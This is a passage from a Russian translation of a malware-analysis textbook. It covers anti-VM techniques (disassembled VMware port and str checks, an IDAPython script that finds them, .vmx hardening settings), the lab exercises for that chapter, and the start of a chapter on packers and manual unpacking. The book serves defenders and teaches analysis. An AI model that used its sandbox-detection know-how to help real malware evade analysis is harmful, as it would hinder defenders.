004014FE        mov     eax, 'VMXh' ❶
00401503        mov     ebx, [ebp+var_1C]
```

```
00401506        mov     ecx, 0xA
00401509        mov     dx, 'VX' ❷
0040150E        in      eax, dx
0040150F        mov     [ebp+var_24], eax
00401512        mov     [ebp+var_1C], ebx
00401515        mov     [ebp+var_20], ecx
00401518        mov     [ebp+var_28], edx
...
0040153E        mov     eax, [ebp+var_1C]
00401541        cmp     eax, 'VMXh' ❸
00401546        jnz     short loc_40155C
```

Сначала вредонос загружает в регистр EAX ❶ магическое число `0x564D5868` (`VMXh`). Затем он копирует в регистр EBX локальную переменную `var_1c`, содержащую адрес в памяти, по которому VMware вернет ответ. ECX содержит значение `0xA`, чтобы получить тип версии VMware. Число `0x5668` (`VX`) определяет порт ввода/вывода; в строке ❷ оно загружается в DX, чтобы впоследствии его можно было использовать в качестве операнда для инструкции `in`.

Во время выполнения инструкция `in` отлавливается и эмулируется виртуальной машиной. В качестве параметров она использует регистры EAX (магическое число), ECX (операция) и EBX (возвращаемое значение). Если магическое число совпадает с `VMXh` и код работает в виртуальной среде, система мониторинга VMware запишет соответствующий результат на участок памяти, адрес которого указан в регистре EBX.

Проверка ❸ определяет, выполняется ли код в виртуальной машине. Поскольку было выбрано значение `0xA`, в регистре ECX будет находиться тип VMware (`1` = Express, `2` = ESX, `3` = GSX и `4` = Workstation).

Для борьбы с этой методикой проще всего вставить команды NOP вместо инструкции `in` или модифицировать условный переход, чтобы он происходил независимо от результата сравнения.

Использование инструкции str

Инструкция `str` извлекает из регистра TR сегментный селектор, который указывает на сегмент состояния задачи (task state segment, TSS), выполняемой в текущий момент. С помощью этой инструкции авторы вредоносного ПО могут определить присутствие виртуальной машины, поскольку значения, которые она возвращает, варьируются в зависимости от того, основная это система или гостевая (этот подход не работает для многопроцессорного оборудования).

На рис 17.2 в строке `0x401224` показана инструкция `str`, которая используется во вредоносе, известном как `SNG.exe`. Эта команда загружает в TSS 4 байта, начиная с `var_1` и заканчивая `var_4` (метки, сгенерированные в IDA Pro). На участках `0x40125A` и `0x401262` происходит два сравнения, которые определяют наличие VMware.

Инструкции анти-ВМ на платформе x86

Мы рассмотрели самые популярные инструкции, которые используются во вредоносном ПО для борьбы с виртуальными машинами:

- `sidt`;
- `sgdt`;
- `sldt`;
- `smsw`;
- `str`;
- `in` (второй операнд должен быть равен `VX`);
- `cpuid`.

Обычно вредоносные программы используют эти инструкции с одной целью — обнаружить VMware. Вам достаточно модифицировать двоичный файл, чтобы предотвратить их вызов. Эти инструкции практически бесполезны в пользовательском режиме, поэтому их наличие, скорее всего, говорит об использовании в коде методики анти-ВМ. В VMware виртуализации «не поддаются» примерно 20 инструкций, и те из них, которые чаще других используются во вредоносном ПО, перечислены выше.

Выделение кода анти-ВМ в IDA Pro

В IDA Pro поиск инструкций, перечисленных в предыдущем разделе, можно выполнить с помощью скрипта IDAPython, показанного в листинге 17.4. Этот скрипт ищет инструкции, выделяет их красным цветом и показывает в окне вывода IDA, сколько всего их было найдено.

Листинг 17.4. Скрипт для IDA Pro, который ищет инструкции анти-ВМ

```
from idautils import *
from idc import *

heads = Heads(SegStart(ScreenEA()), SegEnd(ScreenEA()))
antiVM = []
for i in heads:
    if (GetMnem(i) == "sidt" or GetMnem(i) == "sgdt" or GetMnem(i) == "sldt" or
GetMnem(i) == "smsw" or GetMnem(i) == "str" or GetMnem(i) == "in" or GetMnem(i) ==
"cpuid"):
        antiVM.append(i)
print "Number of potential Anti-VM instructions: %d" % (len(antiVM))
for i in antiVM:
    SetColor(i, CIC_ITEM, 0x0000ff)
    Message("Anti-VM: %08x\n" % i)
```

На рис. 17.2 показана часть результата работы этого скрипта для файла `SNG.exe`. В окне выделена инструкция `str` по адресу 0x401224. IDA Pro позволяет быстро определить, используется ли она для борьбы с виртуальными машинами. Дальнейшее исследование показывает, что эта инструкция участвует в обнаружении VMware.

```
00401210 sub_401210 proc near ; CODE XREF: _main+39↓p
00401210
00401210 var_4= byte ptr -4
00401210 var_3= byte ptr -3
00401210 var_2= byte ptr -2
00401210 var_1= byte ptr -1
00401210
00401210     push ebp
00401211     mov ebp, esp
00401213     push ecx
00401214     mov [ebp+var_4], 0
00401218     mov [ebp+var_3], 0
0040121C     mov [ebp+var_2], 0
00401220     mov [ebp+var_1], 0
00401224     str word ptr [ebp+var_4]
00401228     push offset aTest4Str ; "\n[+] Test 4: STR\n"
0040122D     call printf
00401232     add esp, 4
00401235     movzx eax, [ebp+var_1]
00401239     push eax
0040123A     movzx ecx, [ebp+var_2]
0040123E     push ecx
0040123F     movzx edx, [ebp+var_3]
00401243     push edx
00401244     movzx eax, [ebp+var_4]
00401248     push eax
00401249     push offset aStrBase0x02x02 ; "STR base: 0x%02x%02x%02x%02x\n"
0040124E     call printf
00401253     add esp, 14h
00401256     movzx ecx, [ebp+var_4]
0040125A     test ecx, ecx
0040125C     jnz short loc_401276
0040125E     movzx edx, [ebp+var_3]
00401262     cmp edx, 40h
00401265     jnz short loc_401276
00401267     push offset aResultVmware_2 ; "Result  : VMware detected\n\n"
0040126C     call printf
00401271     add esp, 4
00401274     jmp short loc_401283
00401276 ; ---------------------------------------------------------------------
00401276
00401276 loc_401276:         ; CODE XREF: sub_401210+4C↑j sub_401210+55↑j
00401276     push offset aResultNative_2 ; "Result  : Native OS\n\n"
0040127B     call printf
00401280     add esp, 4
00401283
00401283 loc_401283:         ; CODE XREF: sub_401210+64↑j
00401283     mov esp, ebp
00401285     pop ebp
00401286     retn
```

Рис. 17.2. Методика анти-ВМ на основе str в файле SNG.exe

Использование ScoopyNG

ScoopyNG (www.trapkit.de) — это бесплатная утилита для обнаружения VMware, в которой реализовано семь разных приемов распознавания виртуальных машин.

- Первые три проверки ищут инструкции `sidt`, `sgdt` и `sldt` (Red Pill и No Pill).
- Четвертая проверка ищет `str`.

- Пятая и шестая проверки используют бэкдоры на основе портов ввода/вывода 0xa и соответственно 0x14.
- Седьмая проверка основана на ошибке в старых версиях VMware, которые работают в режиме эмуляции.

Выше, на рис. 17.2, представлена дизассемблированная версия четвертой проверки в ScoopyNG.

Изменение настроек

В этой главе мы обсудили множество способов предотвращения обнаружения VMware, включая модификацию кода, удаление VMware Tools, изменение настроек VMware и использование многопроцессорных компьютеров.

Помимо этого, VMware поддерживает целый ряд возможностей, которые могут помочь нивелировать методики анти-ВМ. Например, если поместить следующие параметры в `.vmx`-файл виртуальной машины, это сделает ее менее заметной.

Листинг 17.5. Незадокументированные параметры .vmx-файла, направленные против методик анти-ВМ

```
isolation.tools.getPtrLocation.disable = "TRUE"
isolation.tools.setPtrLocation.disable = "TRUE"
isolation.tools.setVersion.disable = "TRUE"
isolation.tools.getVersion.disable = "TRUE"
monitor_control.disable_directexec = "TRUE"
monitor_control.disable_chksimd = "TRUE"
monitor_control.disable_ntreloc = "TRUE"
monitor_control.disable_selfmod = "TRUE"
monitor_control.disable_reloc = "TRUE"
monitor_control.disable_btinout = "TRUE"
monitor_control.disable_btmemspace = "TRUE"
monitor_control.disable_btpriv = "TRUE"
monitor_control.disable_btseg = "TRUE"
```

Параметр `directexec` делает так, что код в пользовательском режиме не выполняется непосредственно на процессоре, а эмулируется, — это нивелирует некоторые методы обнаружения виртуальных машин. Первые четыре параметра используются управляющими командами VMware, чтобы пакет VMware Tools, запущенный в гостевой среде, не мог получить информацию об основной системе.

При использовании многопроцессорного компьютера эти изменения позволят защититься от всех проверок в ScoopyNG, за исключением шестой. Однако мы не рекомендуем применять эти параметры в VMware, поскольку они делают бесполезным пакет инструментов VMware Tools и могут серьезно ухудшить производительность вашей виртуальной машины. Используйте их только в случае, когда ни один из других подходов не принес результата. Этот способ был упомянут лишь для полноты изложения: он позволяет уберечься от десяти из сотен возможных приемов обнаружения VMware, и редактировать `.vmx`-файл только для этого — все равно что стрелять из пушки по воробьям.

Побег из виртуальной машины

У VMware есть уязвимости, которые позволяют вывести из строя основную ОС или даже выполнить в ней код.

Многие известные уязвимости были найдены в коде VMware Tools, отвечающем за общие папки и функцию перетаскивания. Одна хорошо изученная ошибка, основанная на общих папках, подвергает риску основную операционную систему, давая возможность выполнить запись в любой ее файл из гостевой среды. И хотя этот конкретный подход не работает в текущей версии VMware, в коде общих папок было обнаружено несколько других недостатков. Отключите эту функцию в настройках виртуальной машины, чтобы избежать подобного рода атак.

Еще одна хорошо изученная уязвимость VMware была найдена в функции отображения виртуальной машины. Эксплойт для нее известен под названием Cloudburst: он находится в свободном доступе и является частью пакета Canvas, предназначенного для проверки на проникновение (эта уязвимость тоже была исправлена в VMware).

Для эксплуатации VMware в уже зараженной системе существуют публично доступные инструменты, такие как VMchat, VMcat, VMftp, VMdrag-n-hack и VMdrag-n-sploit. Реальную опасность они представляют только в случае, если вы можете выбраться из виртуальной машины; не беспокойтесь о них, если они работают в гостевой системе.

Итоги главы

В этой главе вы познакомились с наиболее популярными методиками противодействия виртуальным машинам. С их помощью авторы вредоносного ПО пытаются замедлить процесс анализа, поэтому вы должны уметь их распознавать. Мы подробно описали эти методы, чтобы вы могли обнаружить их при дизассемблировании или отладке. Мы также рассмотрели способы борьбы с ними, которые не требуют модификации вредоносных файлов на ассемблерном уровне.

При выполнении базового динамического анализа всегда следует использовать виртуальную машину. Но если изучаемый вами вредонос не запускается, попробуйте воспользоваться другой виртуальной средой без VMware Tools, прежде чем искать в его коде признаки обнаружения VMware. Вы также можете прибегнуть к другим средствам виртуализации (VirtualBox или Parallels) или даже запустить вредоносный файл на реальном компьютере.

Как и в случае с антиотладкой, методики анти-ВМ можно распознать в ходе медленной отладки процесса, руководствуясь здравым смыслом. Например, если вы видите, что код преждевременно завершает свою работу при условном переходе, это может быть результатом противодействия виртуальной машине. Как всегда, помните о подобного рода проблемах и заглядывайте в код, чтобы определиться с дальнейшими действиями.

Лабораторные работы

Лабораторная работа 17.1

Проанализируйте внутри VMware зараженный файл `Lab17-01.exe`. Это тот же вредонос, что и `Lab07-01.exe`, но с добавлением приемов анти-ВМ.

ПРИМЕЧАНИЕ

Приемы анти-ВМ из этой лабораторной могут не работать в вашей среде.

Вопросы

1. Какие методики анти-ВМ применяются в этом вредоносе?
2. Если у вас есть коммерческая версия IDA Pro, запустите скрипт IDA Python из листинга 17.4, представленный здесь в файле `findAntiVM.py`. Что он находит?
3. Что произойдет при успешном срабатывании каждой из методик анти-ВМ?
4. Какие из этих методик работают в вашей виртуальной машине?
5. Почему срабатывает или завершается неудачей та или иная методика?
6. Как обезвредить эти методики и заставить вредоносную программу запуститься?

Лабораторная работа 17.2

Проанализируйте внутри VMware зараженный файл `Lab17-02.dll`. Ответив на первый вопрос, попытайтесь запустить установочные экспортные функции с помощью `rundll32.exe` и проследите за их работой, используя инструмент наподобие *procmon*. Ниже показан пример командной строки для запуска DLL:

```
rundll32.exe Lab17-02.dll,InstallRT (или InstallSA/InstallSB)
```

Вопросы

1. Какие функции экспортирует эта библиотека?
2. Что произойдет, если попытаться установить ее с помощью `rundll32.exe`?
3. Какие файлы при этом создаются и что они содержат?
4. Какой метод анти-ВМ здесь использован?
5. Как заставить вредоносную программу установиться во время ее выполнения?
6. Как можно насовсем обезвредить методики анти-ВМ?
7. Опишите принцип работы каждой установочной функции, которая экспортируется.

Лабораторная работа 17.3

Проанализируйте внутри VMware зараженный файл `Lab17-03.dll`. Он похож на вредонос `Lab12-02.exe`, но с добавлением приемов анти-ВМ.

Вопросы

1. Что произойдет, если запустить вредонос в виртуальной машине?
2. Как заставить этот вредонос запуститься и использовать функции кейлогера?
3. Какие методики анти-ВМ применяются в этом вредоносе?
4. Какие системные изменения можно внести, чтобы полностью обезвредить методики анти-ВМ, используемые в этом вредоносе?
5. Как бы вы модифицировали двоичный файл в OllyDbg, чтобы методики анти-ВМ больше не имели шанса на успех?

18 Упаковщики и распаковка

Программы для упаковки, известные как *упаковщики*, стали чрезвычайно популярными среди авторов вредоносного ПО, потому что они помогают спрятать код от антивирусов, усложняют анализ безопасности и уменьшают размер зараженного исполняемого файла. Большинство упаковщиков просты в использовании и находятся в свободном доступе. Упакованная программа защищена от базового статического анализа: чтобы статические методики принесли какую-то пользу, программу сначала нужно распаковать, что делает анализ более сложным.

Упаковщики применяются к исполняемым файлам в основном с двумя целями: чтобы уменьшить программу и усложнить ее обнаружение или анализ. Несмотря на широкое разнообразие упаковщиков, все они работают по схожему принципу: программа помещается в раздел с данными внутри нового исполняемого файла, содержащего заглушку-распаковщик, которая вызывается операционной системой.

Мы начнем эту главу с общих сведений о принципах работы упаковщиков и способах их распознавания. Затем мы пройдемся по стратегиям распаковки — от простых к сложным.

Анатомия упаковщика

Когда аналитик сталкивается с упакованным вредоносом, он обычно имеет доступ только к внешнему файлу и не может исследовать оригинальную программу или утилиту, которая использовалась для упаковки. Чтобы распаковать исполняемый файл, мы должны сделать то же, что и упаковщик, но наоборот. А для этого нужно понимать, как он работает.

Любой упаковщик принимает на входе один исполняемый файл, а на выходе возвращает другой. Упакованная программа сжимается, шифруется или трансформируется еще каким-то образом, что усложняет ее распознавание и разбор ее внутренностей.

Большинство упаковщиков используют алгоритм сжатия для уменьшения размера оригинального файла. Если целью является усложнение анализа, к файлу может применяться шифрование, а также методики защиты от обратного проектирования, такие как антидизассемблирование, антиотладка или анти-ВМ. Ресурсы могут упаковываться вместе с кодом и данными или сохраняться отдельно.

Чтобы сохранить функциональность оригинальной программы, упаковщик должен записать информацию о том, что она импортирует. Эта информация может

храниться в любом формате (позже в этой главе будет приведено несколько распространенных стратегий). В ходе распаковки программы восстановление импортированного раздела может оказаться долгим и затруднительным, но этот этап обязателен при анализе возможностей исполняемого файла.

Заглушка-распаковщик

Обычная программа загружается непосредственно операционной системой. Если же файл запакован, ОС загружает только его заглушку-распаковщик, а та уже занимается загрузкой исходной программы. Точка входа в исполняемый файл указывает на заглушку, а не на оригинальный код. Сама программа обычно хранится в одном или нескольких дополнительных разделах файла.

Заглушка-распаковщик доступна для анализа. Понимание разных ее частей является ключом к распаковке программы. Часто заглушка имеет небольшой размер, так как ее код не связан с основной функциональностью. Ее назначение простое: распаковать оригинальный исполняемый файл. Результаты, полученные при статическом анализе упакованной программы, будут относиться не к ней самой, а всего лишь к заглушке.

Заглушка-распаковщик действует в три этапа.

1. Распаковывает оригинальный исполняемый файл в память.
2. Находит все функции, которые он импортирует.
3. Переносит управление в оригинальную точку входа (ОТВ).

Загрузка исполняемого файла

При запуске обычного исполняемого файла загрузчик считывает его PE-заголовок, хранящийся на диске, и выделяет память для каждого его раздела на основе полученной информации. Затем загрузчик копирует эти разделы в выделенные участки памяти.

Упакованные исполняемые файлы тоже содержат PE-заголовок, что позволяет загрузчику выделить память для разделов, которые могут принадлежать оригинальной программе; заглушка-распаковщик также может создавать эти разделы. Затем заглушка распаковывает код каждого раздела и копирует его в выделенное пространство. Метод распаковки, который при этом используется, зависит от целей упаковщика и обычно реализован внутри заглушки.

Поиск разрешений импортов

Как уже упоминалось в главе 1, незапакованные PE-файлы содержат два раздела: из одного загрузчик может узнать обо всех функциях импорта, а в другом содержатся адреса их имен. В Windows загрузчик считывает данные об импорте,

определяет, какие вызовы понадобятся программе, и затем записывает соответствующие адреса.

Загрузчик не может прочитать сведения об импорте, если они запакованы. В запакованном исполняемом файле поиском разрешений импортов занимается заглушка-распаковщик. Конкретный подход зависит от упаковщика.

Самая распространенная стратегия состоит в том, что заглушка импортирует только функции `LoadLibrary` и `GetProcAddress`. После распаковки оригинальной программы она считывает исходные данные об импорте. Затем заглушка загружает в память каждую DLL, вызывая `LoadLibrary`, и использует `GetProcAddress` для получения адресов всех функций.

Существует еще один подход: оригинальную таблицу импорта можно оставить без изменений, чтобы системный загрузчик мог загрузить DLL и импорты функций. Это самый простой способ, так как заглушке-распаковщику не нужно искать разрешения импортов. Однако статический анализ упакованной программы покажет всю исходную информацию об импорте, что делает файл более заметным. Кроме того, импорты функций хранятся внутри исполняемого файла в виде простого текста, поэтому данный подход не позволяет достигнуть оптимального сжатия.

Третий вариант заключается в том, чтобы сохранить одну функцию импорта из каждой библиотеки в исходной таблице импорта. Во время анализа вы будете видеть только по одной функции из каждой библиотеки, что делает файл менее заметным, чем в предыдущем случае, но все равно раскрывает все импортируемые библиотеки. Этот подход также проще реализовать на уровне упаковщика, ведь библиотеки не должны загружаться заглушкой, но сама заглушка по-прежнему берет на себя бóльшую часть работы.

Последний подход состоит в удалении всех импортов (включая `LoadLibrary` и `GetProcAddress`). Упаковщик должен либо самостоятельно найти все необходимые функции из других библиотек, либо сначала найти вызовы `LoadLibrary` и `GetProcAddress`, а затем с их помощью определить местоположение других функций. Эта процедура обсуждается в главе 19, поскольку она похожа на то, чем должен заниматься код командной оболочки. Преимуществом этого варианта является то, что упакованная программа вообще ничего не импортирует, и это делает ее малозаметной. Однако заглушка-распаковщик в данном случае должна быть сложной.

Хвостовая рекурсия

Завершив распаковку, заглушка должна передать управление в ОТВ. Операцию, которая это делает, обычно называют *хвостовой рекурсией*.

Самым простым и популярным способом передачи управления является инструкция `jump`. Ввиду ее распространенности многие вредоносные упаковщики пытаются ее скрыть, используя инструкции `ret` или `call`. Иногда хвостовая рекурсия скрывается с помощью системных вызовов для передачи управления, таких как `NtContinue` или `ZwContinue`.

Демонстрация процедуры распаковывания

На рис. 18.1–18.4 проиллюстрирован процесс упаковывания/распаковывания.

- На рис. 18.1 изображен оригинальный исполняемый файл. Мы можем увидеть его заголовок и разделы, а его точка входа ведет в ОТВ.
- На рис. 18.2 показан запакованный исполняемый файл в том виде, в котором он хранится на диске. Мы можем видеть лишь новый заголовок, заглушку-распаковщик и упакованный оригинальный код.




Рис. 18.1. Исходный исполняемый файл до упаковывания




Рис. 18.2. Упакованный исполняемый файл после упаковывания оригинального кода и добавления заглушки-распаковщика

- На рис. 18.3 показан упакованный исполняемый файл после его загрузки в память. Заглушка-распаковщик распаковала оригинальный код, в результате чего стали видны настоящие разделы `.text` и `.data`. Точка входа в исполняемый файл все еще ведет к заглушке-распаковщику, а таблица импорта на этом этапе обычно не является корректной.
- На рис. 18.4 представлен полностью распакованный исполняемый файл. Таблица импорта была восстановлена, а точка входа теперь ведет к ОТВ.




Рис. 18.3. Структура программы после распаковки и загрузки в память. Заглушка распаковывает все необходимое для выполнения кода. Точка входа в программу все еще ведет к заглушке, а импорты отсутствуют




Рис. 18.4. Полностью распакованная программа. Таблица импорта восстановлена, а точка входа ведет в прежнее место (ОТВ)

Обратите внимание на то, что итоговая распакованная программа отличается от оригинала. Она по-прежнему содержит заглушку-распаковщик и весь тот код, который был добавлен упаковщиком. PE-заголовок программы для распаковывания был восстановлен распаковщиком и не полностью совпадает с заголовком оригинального файла.

Распознавание упакованных программ

Приступая к анализу вредоносного ПО, вначале нужно определить, является ли программа упакованной. Методики, которые для этого используются, были рассмотрены в предыдущих главах. Далее мы еще раз кратко по ним пройдемся и познакомимся с новым подходом.

Признаки упакованной программы

В следующем списке собраны признаки, которые помогут вам понять, является ли программа упакованной.

- Программа импортирует слишком мало вызовов, особенно если это только `LoadLibrary` и `GetProcAddress`.
- Если открыть программу в IDA Pro, автоматический анализ распознает лишь небольшую часть кода.
- При открытии файла в OllyDbg вы видите предупреждение о том, что программа может быть упакована.
- Программа содержит разделы, чьи имена указывают на определенный упаковщик (такой как UPX0).
- Разделы программы имеют необычный размер: например, если у раздела `.text` в поле Size of Raw Data указано значение `0`, а в Virtual Size — ненулевое значение.
- Для обнаружения упаковщиков можно использовать специальные инструменты, такие как PEiD.

Вычисление энтропии

Упакованные исполняемые файлы можно также распознать с помощью методики, известной как *вычисление энтропии*. Энтропия определяет уровень «беспорядка» в системе или программе. И хотя для ее вычисления не существует четкой, стандартной математической формулы, мы можем воспользоваться устоявшейся процедурой оценки энтропии цифровых данных.

Сжатые или зашифрованные данные больше похожи на случайную информацию, поэтому они имеют более высокую энтропию по сравнению с обычными исполняемыми файлами.

Эвристические методы, в том числе и на основе энтропии, часто применяются в инструментах для автоматического определения упакованных программ. Один

из таких инструментов, *Mandiant Red Curtain*, распространяется бесплатно и использует такие характеристики, как энтропия, для вычисления степени угрозы со стороны исполняемых файлов. Эта утилита умеет сканировать файловую систему на предмет упакованных двоичных файлов.

Способы распаковки

Есть три способа распаковки программы: автоматизированный статический, автоматизированный динамический и ручной динамический. Автоматическая распаковка быстрее и проще ручной, но она не всегда срабатывает. Если вы определили тип упаковщика, который использовался в программе, вам должно быть известно, доступен ли для него автоматизированный распаковщик. В случае отрицательного ответа попытайтесь найти информацию о ручной распаковке.

При работе с запакованным вредоносным ПО следует помнить, что ваша задача — проанализировать зараженный код, а это не всегда требует точного воссоздания исходной программы. Чаще всего в результате распаковки получается новый двоичный файл, который немного отличается от оригинала, но делает все то же самое.

Автоматизированная распаковка

Программы для автоматизированной статической распаковки разжимают и/или расшифровывают исполняемый файл. Это самый простой способ, и, если он срабатывает, лучше его не найти. Он приводит исполняемый файл в исходный вид, но не запускает его. Инструменты подобного рода привязаны к определенному упаковщику и не подходят для распаковывания файлов, которые препятствуют анализу.

Для работы с EXE- и DLL-файлами можно использовать бесплатную программу PE Explorer. В ее стандартную поставку входит несколько плагинов для статической распаковки, которые умеют работать с такими упаковщиками, как NSPack, UPack и UPX. Распаковка файлов с помощью PE Explorer происходит максимально просто: если обнаружится, что выбранная вами программа упакована, из нее автоматически будет извлечен исполняемый файл. Если вы хотите исследовать результат распаковки вне PE Explorer, вам сначала нужно его сохранить.

Автоматизированные динамические распаковщики запускают исполняемый файл и позволяют заглушке распаковать его код. После распаковки исходная программа записывается на диск и распаковщик восстанавливает ее исходную таблицу импортов.

Программа для автоматической распаковки должна определить, где заканчивается заглушка и начинается оригинальный исполняемый файл, что довольно непросто. Если конец заглушки распознан неправильно, распаковка завершается неудачно.

На сегодняшний день в свободном доступе нет хороших автоматизированных динамических распаковщиков. Многие бесплатные инструменты неплохо справляются с определенными упаковщиками, но ни один из них не приспособлен для серьезной работы.

Оба метода автоматической распаковки демонстрируют хорошую скорость и просты в использовании, но успешность их применения невысока. Аналитик безопасности должен понимать разницу между динамическими и статическими программами для автоматизированной распаковки: первые запускают вредоносный исполняемый файл, а вторые — нет. Перед выполнением вредоносной программы обязательно следует убедиться в том, что она находится в безопасной среде (см. главу 2).

Ручная распаковка

Какое-то вредоносное ПО может быть распаковано автоматически с помощью имеющихся инструментов, но чаще всего распаковкой приходится заниматься вручную. Иногда ручная распаковка происходит быстро и с минимальными усилиями, но бывает и так, что это превращается в длинную и трудную процедуру.

Существует два подхода к ручной распаковке программ.

- Определение алгоритма упаковки и написание программы, которая выполняет его в обратном направлении. При этом программа обращает вспять каждый шаг, проделанный упаковщиком. Для этого существуют автоматизированные инструменты, но они все еще не очень эффективны, так как программа, написанная для распаковки вредоноса, будет относиться лишь к конкретному упаковщику. Таким образом, даже несмотря на автоматизацию, для завершения этого процесса требуется значительное время.
- Запуск упакованной программы с расчетом на то, что заглушка-распаковщик сделает всю работу за вас. Процесс, загруженный в память, сбрасывается на диск, а его заголовок корректируется, чтобы в итоге получилась завершенная программа. Это более эффективный подход.

Рассмотрим простой процесс ручной распаковки. В этом примере мы распакуем исполняемый файл, запакованный методом UPX. И хотя в этом случае все можно сделать автоматически, используя программу UPX, этот упрощенный вариант послужит хорошим упражнением. В первой лабораторной работе к этой главе вы проделаете все это самостоятельно.

Начнем с загрузки упакованного исполняемого файла в OllyDbg. Первым делом нужно найти ОТВ, то есть первую инструкцию программы, когда она еще не была упакована. Поиск ОТВ для функции в ходе ручной распаковки может оказаться непростой задачей, и позже в этой главе мы рассмотрим его более подробно. А на этом этапе мы воспользуемся автоматическим инструментом OllyDump, который является плагином к OllyDbg.

ПРИМЕЧАНИЕ

OllyDump поддерживает два варианта распаковки: он может сбросить на диск память текущего процесса или найти ОТВ для упакованного исполняемого файла.

Выберите в OllyDbg пункт меню Plugins ▸ OllyDump ▸ Find OEP by Section Hop (Плагины ▸ OllyDump ▸ Найти ОТВ по границе раздела). Программа столкнется с точкой останова прямо перед выполнением ОТВ.

При срабатывании точки останова весь код распаковывается в память. После этого исходная программа будет готова к запуску, а ее код станет доступным для просмотра и изучения. Единственное, что остается сделать, — это подогнать PE-заголовок под этот код, чтобы наши инструменты для анализа смогли его корректно интерпретировать.

Отладчик остановится на инструкции, которая играет роль ОТВ. Запишите ее значение, но не закрывайте OllyDbg.

Теперь мы воспользуемся плагином OllyDump, чтобы сбросить исполняемый файл на диск. Выберите пункт меню Plugins ▸ OllyDump ▸ Dump Debugged Process (Плагины ▸ OllyDump ▸ Сбросить на диск отлаживаемый процесс). На экране можно увидеть несколько вариантов выполнения данной процедуры.

Если отладчик OllyDbg сбросит программу на диск без каких-либо изменений, она будет содержать PE-заголовок упакованного исполняемого файла, а это не то же самое, что PE-заголовок распакованной программы. Нам придется внести два изменения.

1. Восстановить таблицу импорта.
2. Связать точку входа в PE-заголовке с ОТВ.

Если не трогать параметры в окне сброса, OllyDump выполнит эти действия автоматически. Точка входа в исполняемый файл будет вести к указателю на текущую инструкцию, которой в данном случае является ОТВ, а таблица импорта будет перестроена. Нажмите кнопку Dump (Сбросить), чтобы завершить распаковку этого исполняемого файла. Нам удалось распаковать данную программу всего за несколько простых шагов, поскольку была найдена оригинальная точка входа и плагин OllyDump смог автоматически восстановить таблицу импорта. При работе с более сложными распаковщиками вы столкнетесь с дополнительными трудностями. Оставшаяся часть главы посвящена ситуации, когда OllyDump не в состоянии выдать корректный результат.

Реконструкция таблицы импорта с помощью Import Reconstructor

Реконструкция таблицы импорта — сложный процесс, и OllyDump не всегда с ним справляется. Заглушка-распаковщик должна найти импорты, чтобы приложение могло запуститься, но ей не нужно восстанавливать исходную таблицу. Если

OllyDbg не дает нужного результата, имеет смысл воспользоваться утилитой Import Reconstructor (ImpRec).

С помощью ImpRec можно восстановить таблицу импорта упакованной программы. Запустите эту утилиту и щелкните на выпадающем списке в верхней части окна. Вы должны увидеть перечень активных процессов. Выберите упакованный исполняемый файл. Затем введите значение RVA для ОТВ (не весь адрес целиком) в поле OEP справа. Например, если базовый адрес равен 0x400000, а ОТВ ведет к 0x403904, вы должны ввести `0x3904`. Теперь нажмите кнопку IAT autosearch (Автопоиск IAT). На экране должно появиться окно с сообщением о том, что утилита ImpRec нашла исходную таблицу адресов импорта (import address table, IAT). Нажмите кнопку GetImports. В левой части главного окна должен появиться список всех файлов с импортированными функциями. Если функция `GetImports` завершилась успешно, все импорты будут помечены как `valid:YES`. Если что-то пошло не так, это означает, что ImpRec не может исправить таблицу импорта автоматически.

Стратегии ручного восстановления таблицы будут рассмотрены позже в этой главе. Пока мы исходим из того, что у нас получилось найти все импорты. Нажмите кнопку Fix Dump (Исправить файл). Вас попросят указать путь к файлу, который вы сбросили на диск ранее, используя OllyDump. После этого ImpRec запишет новый файл, к имени которого будет добавлен знак подчеркивания.

Если вы не уверены, что результат получился корректным, можете запустить этот файл и убедиться в том, что все прошло как положено. Эта простая процедура распаковки подходит для большинства программ, и ее стоит использовать в первую очередь.

Как упоминалось ранее, самой сложной частью ручной распаковки является поиск ОТВ. Этим мы и займемся далее.

Поиск ОТВ

Существует множество стратегий поиска ОТВ, но ни одна из них не является универсальной. У аналитиков безопасности обычно вырабатываются личные предпочтения, поэтому они сначала пробуют свои любимые методики. Но на случай, если они не сработают, вы должны быть знакомы со множеством подходов: это залог вашего успеха. Выбор неподходящей методики может стать большим разочарованием и отнять много времени. Поиск ОТВ — это навык, который приобретается с опытом. Данный раздел содержит различные стратегии, которые помогут вам развить свои умения, но единственный способ действительно чему-то научиться — применять их на практике.

Чтобы найти ОТВ, нужно запустить вредоносную программу в отладчике с использованием пошагового выполнения и точек останова. Вспомним разные виды точек останова из главы 8, которые срабатывают в разных условиях. OllyDbg поддерживает четыре из них: это стандартные точки останова (на основе прерывания `INT 3`), размещаемые в памяти (предоставляются отладчиком), аппаратные точки и трассировка выполнения с остановкой по условию.

Упакованный код и заглушка-распаковщик — это не совсем то, с чем отладчики обычно имеют дело. Упакованный код часто умеет сам себя менять, он содержит инструкции `call`, которые ничего не возвращают, блоки, которые не помечены как исполняемые, и другие странности. Эти особенности могут запутать отладчик и сделать так, что точка останова не сработает.

Использование автоматизированного инструмента для поиска ОТВ является самым простым вариантом, но, как и с автоматической распаковкой, это не всегда помогает. Иногда ОТВ приходится искать вручную.

Использование автоматизированных инструментов для поиска ОТВ

